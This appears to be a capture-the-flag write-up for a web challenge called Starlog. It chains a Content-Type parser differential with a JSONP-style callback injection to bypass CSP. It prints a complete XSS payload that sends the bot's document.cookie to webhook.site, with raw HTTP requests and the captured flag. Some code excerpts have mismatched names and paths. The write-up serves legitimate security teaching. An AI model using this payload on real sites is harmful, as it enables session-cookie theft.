


Starlog Writeup

Starlog is a broadcast sharing site. You can create a broadcast, share its broadcast URL, and send it to the station bot.

Explore Functionalities

In this web application, we can create a new broadcast, open its shared broadcast page, and send that broadcast URL to the station bot.



The screenshot shows a dark-themed web interface for creating a broadcast. At the top, there is a header bar with a minus icon and the text "CREATE BROADCAST". Below this, the form is divided into two main sections. The first section is labeled "BROADCAST TITLE" and contains a text input field with the value "test0". The second section is labeled "BROADCAST BODY SOURCE" and contains a larger text area with the value "test". At the bottom of the form, there are two buttons: "SAVE BROADCAST" and "CANCEL".

After saving a broadcast, we are redirected to its relay page. This page shows the broadcast body, gives us a broadcast URL, and has a Send To Station Bot button.

BROADCAST DETAIL

TEST0

STORED CONTENT PREVIEW

test

PUBLIC BROADCAST URL

http://localhost:5000/view/e94d0860-455e-4ee9-bd0f-5ac5e2059769

SEND TO STATION BOT

OPEN_SHARED_BROADCAST

broadcast engine ready

At first, it looks like a stored XSS in the relay page. But a simple payload does not execute. Let's read the application's source code.

Source Code Review

First off, where's the flag? What's our objective in this challenge?

In index.js, we can see that the bot sets the admin_token cookie to the flag value before opening the submitted broadcast URL:

```
await page.setCookie({
  name: 'admin_token',
  value: FLAG,
  domain: APP_HOST.split(':')[0],
  path: '/',
  httpOnly: false,
```

```
        sameSite: 'Lax'  
    });
```

So the goal is to make the bot execute our JavaScript on the relay page and then read `document.cookie`. Now let's see how reporting works. In `app.py`, when we report a broadcast, the application queues the bot to visit `/view/<id>`:

```
def queue_report(broadcast_id):  
    import requests as req  
  
    if broadcast_id not in broadcasts_by_id:  
        return False  
  
    if report_cooldown_remaining(broadcast_id) > 0:  
        return False  
  
    now = time.time()  
  
    try:  
        bot_host = os.getenv('BOT_HOST', 'bot:3000')  
        response = req.post(  
            f'http://{bot_host}/visit',  
            json={'path': f'/view/{broadcast_id}'},  
            timeout=3  
        )  
        if response.ok:  
            report_cooldowns[broadcast_id] = now  
        return response.ok  
    except Exception as e:  
        print(f"Bot error: {e}")  
        return False
```

So the bot opens the shared broadcast endpoint directly. Now let's see how this endpoint returns the response.

Content-Type Parser Differential

In app.py, the application accepts a band value when a broadcast is created and stores it together with the broadcast body.

```
@app.route('/create', methods=['POST'])
def create():
    title = request.form.get('title', '').strip()
    content = request.form.get('content', '').strip()
    band = request.form.get('band', 'text/plain').strip()

    if not title:
        flash('Title required', 'error')
        return render_create_page(title=title, content=content)

    band, error = validate_band(band)
    if error:
        flash(f'Invalid band type: {error}', 'error')
        return render_create_page(title=title, content=content)

    broadcast_id = str(uuid.uuid4())
    broadcast = {
        'id': broadcast_id,
        'title': title,
        'content': content,
        'band': band,
    }
    current_broadcasts().append(broadcast)
    broadcasts_by_id[broadcast_id] = broadcast
    return redirect(url_for('view_broadcast', id=broadcast_id))
```

Before storing the value, the server checks it with Werkzeug

`parse_options_header()`:

```
def validate_band(raw_band):
    band = (raw_band or 'text/plain').strip()
    parsed_type = parse_options_header(band)[0]

    if parsed_type != 'text/plain':
        return None, "Only text/plain bands are allowed"
    if any(ch in band for ch in '\r\n'):
        return None, "Invalid band"
```

```
return band, None
```

The validation only checks whether Werkzeug parses the base MIME type as text/plain. If it does, the server accepts it. But the problem happens when the shared relay page is returned.

```
@app.route('/view/<id>')
def public_broadcast(id):
    broadcast = broadcasts_by_id.get(id)
    if not broadcast:
        return "Not found", 404

    response = make_response(broadcast.get('content', ''))
    response.headers['Content-Type'] = broadcast.get('band',
'text/plain')
    response.headers['Cache-Control'] = 'no-store'
    return response
```

The /view/<id> route returns the stored body and sets the response Content-Type header to the original stored band value. This is where the problem is. The server checks the value one way, but the browser uses the final raw Content-Type header when it renders the response.

A good example is the following value:

```
text/plain;a=b,text/html
```

Werkzeug accepts this value as text/plain, so the validation passes. To confirm the browser-side behaviour, I used a harmless HTML payload:


```
<h1>HELLO</h1>
```

When the response uses a normal Content-Type: text/plain, Chromium displays the tag as plain text. But after intercepting the POST /create request and changing the request body to include:

```
band=text/plain;a=b,text/html
```

```
1 POST /create HTTP/1.1
2 Host: localhost:5002
3 Content-Length: 44
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: en-GB,en;q=0.9
9 Origin: http://localhost:5002
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/146.0.0.0 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
    =0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost:5002/
19 Accept-Encoding: gzip, deflate, br
20 Cookie: session=
    eyJfcGVybWVufuZW50IjpbOcnV1LCJhcmNoaXZlX2lkIjoieTYJmOTc5ZjktNjk2ZS00YmI4LTkxOTItYzRlZjNmNWUOMWQ3
    In0.adsqmQ.zwL9ASaRN7Riv4fwxzAXszu3IU8
21 Connection: keep-alive
22
23 title=test0&content=%3Ch1%3EHELLO%3C%2Fh1%3E&relay_type=text/plain%3Ba%3Db%2Ctext%2Fhtml
```

Chromium renders HELLO as an actual heading.



This confirms the vulnerability caused by a parser difference. Werkzeug reads the value as text/plain, but Chromium ends up treating the response as HTML.

We can now try a normal XSS payload:

```
<script>alert(1)</script>
```

```
← ↻ ⓘ localhost:5002/view/fbadb343-78ed-4e71-85c9-98bd843cae70
<script>alert(1)</script>
```

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.8 Python/3.11.15
3 Date: Sat, 11 Apr 2026 15:57:58 GMT
4 Content-Type: text/plain
5 Content-Length: 25
6 Cache-Control: no-store
7 Content-Security-Policy: default-src 'self'; script-src
  'self'; style-src 'self' 'unsafe-inline'; img-src 'self'
  data:;
8 X-Content-Type-Options: nosniff
9 Vary: Cookie
10 Set-Cookie: session=
  eyJfcGVybWVudW50Ijp0cnV1LCJhcmNoaXZ1X21kIjoiYTJmOTc5ZjktNjk2Z
  SOOYmI4LTkxOTItYzRlZjNmNWEOmWQ3In0.adpvhg.iVRfWH3yxmMGGDoewww
  dZBeX15Q; Expires=Sun, 12 Apr 2026 03:57:58 GMT; HttpOnly;
  Path=/
11 Connection: close
12
13 <script>alert(1)</script>
```

With a normal text/plain response, this payload is harmless because the browser only displays it as text. But once the response is added with:

```
band=text/plain;a=b,text/html
```

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.8 Python/3.11.15
3 Date: Sat, 11 Apr 2026 16:38:12 GMT
4 Content-Type: text/plain;a=b,text/html
5 Content-Length: 25
6 Cache-Control: no-store
7 Content-Security-Policy: default-src 'self'; script-src
  'self'; style-src 'self' 'unsafe-inline'; img-src 'self'
  data:;
8 X-Content-Type-Options: nosniff
9 Vary: Cookie
10 Set-Cookie: session=
  eyJfcGVybWVufuZW50Ijp0cnV1LCJhcmlNoaXZ1X21kIjoiYTJmOTc5ZjktNjk2Z
  SOOYmI4LTkxOTItYzRlZjNmNW80MWQ3In0.adp49A.msQLem0Qt5V_kH63nBw
  Fw-peLRY; Expires=Sun, 12 Apr 2026 04:38:12 GMT; HttpOnly;
  Path=/
11 Connection: close
12
13 <script>alert(1)</script>
```

the browser begins treating the shared relay page as HTML instead.

But this still does not give us XSS, because the CSP blocks inline scripts. The parser difference only turns the page into HTML. To go further, we still need a way to load JavaScript from the same origin.

```
✖ Executing inline script violates the 9894ae7c-2fdb-45af-be1f-4a852e35ee3b:1
following Content Security Policy directive 'script-src 'self''. Either the
'unsafe-inline' keyword, a hash ('sha256-
bhHHL3z2vDgxUt0W3dWQOrprscmda2Y5pLsLg4GF+pI='), or a nonce ('nonce-...') is
required to enable inline execution. The action has been blocked.
```

CSP

Now let's check the CSP.

```
@app.after_request
def add_security_headers(response):
    csp = (
        "default-src 'self'; "
        "script-src 'self'; "
        "style-src 'self' 'unsafe-inline'; "
        "img-src 'self' data:; "
    )
    response.headers['Content-Security-Policy'] = csp
    response.headers['X-Content-Type-Options'] = 'nosniff'
    return response
```

So inline JavaScript is blocked. That explains why the first XSS payload does not run. If we want code execution, we need JavaScript that is loaded from the same origin.

So the next question is whether the application gives us any same-origin script path that we can still use.

Band Tuner Fallback

The next place to check is the loader code. There are two endpoints:

```
@app.route('/band/guide/<name>')
def band_guide(name):
    guide = BAND_GUIDES.get(name)
    if not pack:
        response = make_response(json.dumps({
            'success': False,
            'error': 'No relay pack found with that version'
        }, separators=(',', ':')))
        response.headers['Content-Type'] = 'application/json; charset=utf-8'
        return response, 404

    response = make_response(json.dumps(pack, separators=(',', ':')))
```

```

':'))
    response.headers['Content-Type'] = 'application/json;
charset=utf-8'
    return response

```

```

@app.route('/band/tune.js')
def band_tune():
    band = request.args.get('band', 'v1')
    safe_band = band.split('?')[0]
    band_key = make_band_key(safe_band)
    band_pin = uuid.uuid4().hex[:16]
    session[COMPAT_SESSION_KEY] = {
        'version': safe_version,
        'nonce': compat_nonce,
        'ts': time.time(),
    }
    body = f"""(function(){
const version={json.dumps(version)};
const compatToken={json.dumps(compat_token)};
const compatNonce={json.dumps(compat_nonce)};
function loadRelay(pack){window.__starlogPack=pack;}
const request=new XMLHttpRequest();
try{{
request.open('GET','/relay/catalog/'+encodeURIComponent(version),f
alse);
request.send(null);
if(request.status!==200){throw new Error('pack unavailable');}}
loadRelay(JSON.parse(request.responseText));
}}catch(err){
let script=document.createElement('script');
script.src='/relay/catalog/compat/'+compatToken+'/'+compatNonce+'/'
'+version+'?handler=loadRelay';
document.head.appendChild(script);
}}
})();"""
    response = make_response(body)
    response.headers['Content-Type'] = 'application/javascript;
charset=utf-8'
    response.headers['X-Content-Type-Options'] = 'nosniff'
    return response

```

It first request:

```
GET /band/guide/<name>
```

and if that request fails, it falls back to:

```
/band/echo/<key>/<pin>/<name>?to=tune
```

So the next question is how this fallback URL is built. In `relay_load_pack`, the token is generated from:

```
version.split('?', 1)[0]  
compat_token = make_catalog_token(safe_version)
```

The token function is:

```
band_token_secret = os.urandom(32)  
  
def make_band_key(name):  
    return hmac.new(band_token_secret, name.encode(),  
        hashlib.sha256).hexdigest()[ :16]
```

This means the key only uses the part before “?”. The loader also generates a one-time nonce and adds it to the fallback path. But the full original version string is still kept in the final fallback URL.

That is important because we control band through the script we put in the broadcast body:

```
<script src="/band/tune.js?band=..."></script>
```

So if we use a value like:

```
x?to=...&r=%00
```

the token is still generated for `x`, but our injected handler is still included in the final fallback request. There is one more check in the `compat` route:

```
if not trail.endswith('?to=tune'):  
    return "Not found", 404
```

That is why the trailing `&r=%00` is needed.. When the loader appends its normal `?handler=loadRelay`, that extra part is absorbed into our injected `x` value, so the check still passes.

Finally, the echo route returns JavaScript in this format:

```
to({...});:
```

So our injected handler must still be valid JavaScript after the server appends `( {... });`. The easiest way is to end it with `//` and comment out the rest.

This gives us a second vulnerability, same-origin JavaScript path.

Payload

At this point, the shared page already loads as HTML. The remaining problem is CSP, so we need to load JavaScript from another file.

The final POST `/create` request has two important fields. The first is `content`, which stores our loader script:

```
<script  
src="/band/tune.js?band=x%3Fto%3Dtop.location%3D'https%3A%2F%2FYOUR-SERVER%3Fd%3D'.concat(encodeURIComponent(document.cookie))%2F%2F%26r%3D%2500"></script>
```

The second is `band`:

```
band=text/plain;a=b,text/html
```

The `band` value is what makes `/view/<id>` return the broadcast as HTML instead of plain text. Once that happens, our `<script>` tag can run in the victim browser. So the next question is what the `version` value is used for.

In decoded format, it looks like this:

```
x?to=top.location='https://YOUR-SERVER?d=' .concat(encodeURIComponent(  
nt(document.cookie))//&r=%00
```

The leading x makes the first request to /band/guide/<name> fail with 404. So the loader moves to the fallback path. The to= part is the one we want to inject. It makes the compat route return JavaScript that redirects the browser to our server with document.cookie.

The trailing // is needed because the compat route returns JavaScript in this format:

```
handler({...});
```

So the // comments out the extra ({...}); and leaves our redirect as valid JavaScript. The final &x=%00 makes sure the compat check still works after the loader adds ?handler=loadRelay.

After encoding that value and placing it inside the script tag, the final POST /create request body becomes:

```
title=test6&content=%3Cscript+src%3D%22%2Frelay%2Fload-pack.js%3Fv  
ersion%3Dx%253Fhandler%253Dtop.location%253D%27https%253A%252F%252  
FYOUR_SERVER%253Fd%253D%27.concat%28encodeURIComponent%28document.  
cookie%29%29%252F%252F%2526x%253D%252500%22%3E%3C%2Fscript%3E&band  
=text/plain%3Ba%3Db%2Ctext%2Fhtml
```

Exploitation

> Create a broadcast with the following body:

```
<script  
src="/band/tune.js?band=x%3Fto%3Dtop.location%3D'https%3A%2F%2Fweb  
hook.site%2F0e6e264a-db5f-4988-9a35-b1387ac3d663%3Fd%3D'.concat(en  
codeURIComponent(document.cookie))%2F%2F%26r%3D%2500"></script>
```

TEST5

```
<script src="/band/tune.js?band=x%3Fto%3Dtop.location%3D'https%3A%2F%2Fwebhook.site%2F35664dfc-0c60-42f3-9754-465227cf19a1%3F%3D'.concat(encodeURIComponent(document.cookie))%2F%2F%26r%3D%2500"></script>
```

<http://localhost:5000/view/7a4405cb-f896-4786-a96f-2407ff4b5758>

band=text/plain;a=b,text/html

```
1 POST /create HTTP/1.1
2 Host: localhost:5000
3 Content-Length: 287
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: en-GB,en;q=0.9
9 Origin: http://localhost:5000
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/146.0.0.0 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost:5000/?
19 Accept-Encoding: gzip, deflate, br
20 Cookie: session=
    eyJfcGVybWVufuZw50Ijp0cnVlLCJzZXNzaW9uX2lkIjoiaUNTU4YjMxNDAtZjU0OC00ZDgOLWFkNWwtNGE1MjIlNGViNiBhIn0.aeSv
    eA.LMLPQsZaOTLa5PQZig-QfRexPM8
21 Connection: keep-alive
22
23 title=test&&content=
    %3Cscript%3D%22%CFband%2Ftune.js%3Fband%3D%253Fto%253Dtop.location%253D%27https%253A%252F%252Fw
    ebhook.site%252F35664dfc-0c60-42f3-9754-465227cf19a1%253Fd%253D%27.concat%28encodeURIComponent%28doc
    ument.cookie%29%29%252F%252F%2526r%253D%252500%22%3E%3C%2Fscript%3E&band=text/plain;a=b,text/html
```

First, make sure that the payload is successful and the Content-Type is set to text/plain;a=b,text/html

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.8 Python/3.11.2
3 Date: Sun, 19 Apr 2026 10:32:10 GMT
4 Content-Type: text/plain;a=b,text/html
5 Content-Length: 203
6 Cache-Control: no-store
7 Content-Security-Policy: default-src 'self'; script-src 'self';
  style-src 'self' 'unsafe-inline'; img-src 'self' data:;
8 X-Content-Type-Options: nosniff
9 Vary: Cookie
10 Set-Cookie: session=
  eyJfcGVybWVufuZW50Ijp0cnVlLCJzZXNzaW9uX2lkIjoINTU4YjMxNDAtZjU0C00ZD
  gOLWFkNWVtNGE1MjI1NGViNjBhIn0.aeSvKg.tMuaXdl5emRZHgmorkCXYYGCvw4;
  Expires=Sun, 19 Apr 2026 22:32:10 GMT; HttpOnly; Path=/
11 Connection: close
12
13 <script src=
  /band/tune.js?band=x%3Fto%3Dtop.location%3D'https%3A%2F%2Fwebhook.
  site%2F35664dfc-0c60-42f3-9754-465227cf19a1%3Fd%3D'.concat(encodeURIComponent
  RIComponent(document.cookie))%2F%2F%26r%3D%2500">
  </script>
```

Next, check the first tuner request to /band/guide/<name>.. It returns 404. We need first request to fail so that the loader returns fallback path.

```

1 HTTP/1.1 404 NOT FOUND
2 Server: Werkzeug/3.1.8 Python/3.11.15
3 Date: Sat, 11 Apr 2026 18:32:21 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 207
6 Content-Security-Policy: default-src 'self'; script-src
  'self'; style-src 'self' 'unsafe-inline'; img-src 'self'
  data:;
7 X-Content-Type-Options: nosniff
8 Vary: Cookie
9 Set-Cookie: session=
  eyJfcGVybWFWZW50Ijp0cnVlLCJhcmNoaXZlX2lkIjoiYTJmOTc5ZjktNjk2ZS
  00YmI4LTkxOTItYzRlZjNmNWU0MjQ3In0.adqTtQ.TXbOMRrus50CkF3H5ihnR
  -hjd6g; Expires=Sun, 12 Apr 2026 06:32:21 GMT; HttpOnly;
  Path=/
10 Connection: close
11
12 <!doctype html>
13 <html lang=en>
14   <title>
15     404 Not Found
16   </title>
17   <h1>
18     Not Found
19   </h1>
20   <p>
21     The requested URL was not found on the server. If you
22     entered the URL manually please check your spelling and
23     try again.
24   </p>

```

> Report that broadcast to the station bot.

When the bot visits the page, the tuner falls back to the echo path and executes our injected to value. That redirects the bot to our webhook with document.cookie. At the webhook, we receive the admin_token cookie:

GET	https://webhook.site/0e6e264a-db5f-4988-9a35-b1387ac3d663?d=admin...				
Host	115.164.36.170	Whois	Shodan	Netify	Censys VirusTotal
Location	my Pekan Nenas, Johor, Malaysia				
Date	12/04/2026 01:22:50 (a few seconds ago)				
Size	0 bytes				
Time	0.001 sec				
ID	bfeffaa5-60e2-4cba-88fb-ea69e2c9629f				
Note	 Add Note				

Query strings

d	admin_token=ICTF26{8710e5e7-0fec-4114-b082-9c76370d8309}
---	--